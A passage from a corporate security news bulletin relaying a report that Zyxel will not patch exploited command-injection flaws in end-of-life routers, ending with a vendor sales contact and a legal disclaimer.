"Therefore, we strongly recommend that users replace them with newer-generation products for optimal protection."

Zyxel also includes a third flaw in the advisory, **CVE-2024-40890**, a post-authentication command injection problem similar to CVE-2024-40891.

Interestingly, Zyxel claims that although it asked VulnCheck to share a detailed report since last July, they never did. Instead, they allegedly published their write-up without informing them.

Source: https://www.bleepingcomputer.com/news/security/zyxel-wont-patch-newly-exploited-flaws-in-end-of-life-routers/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.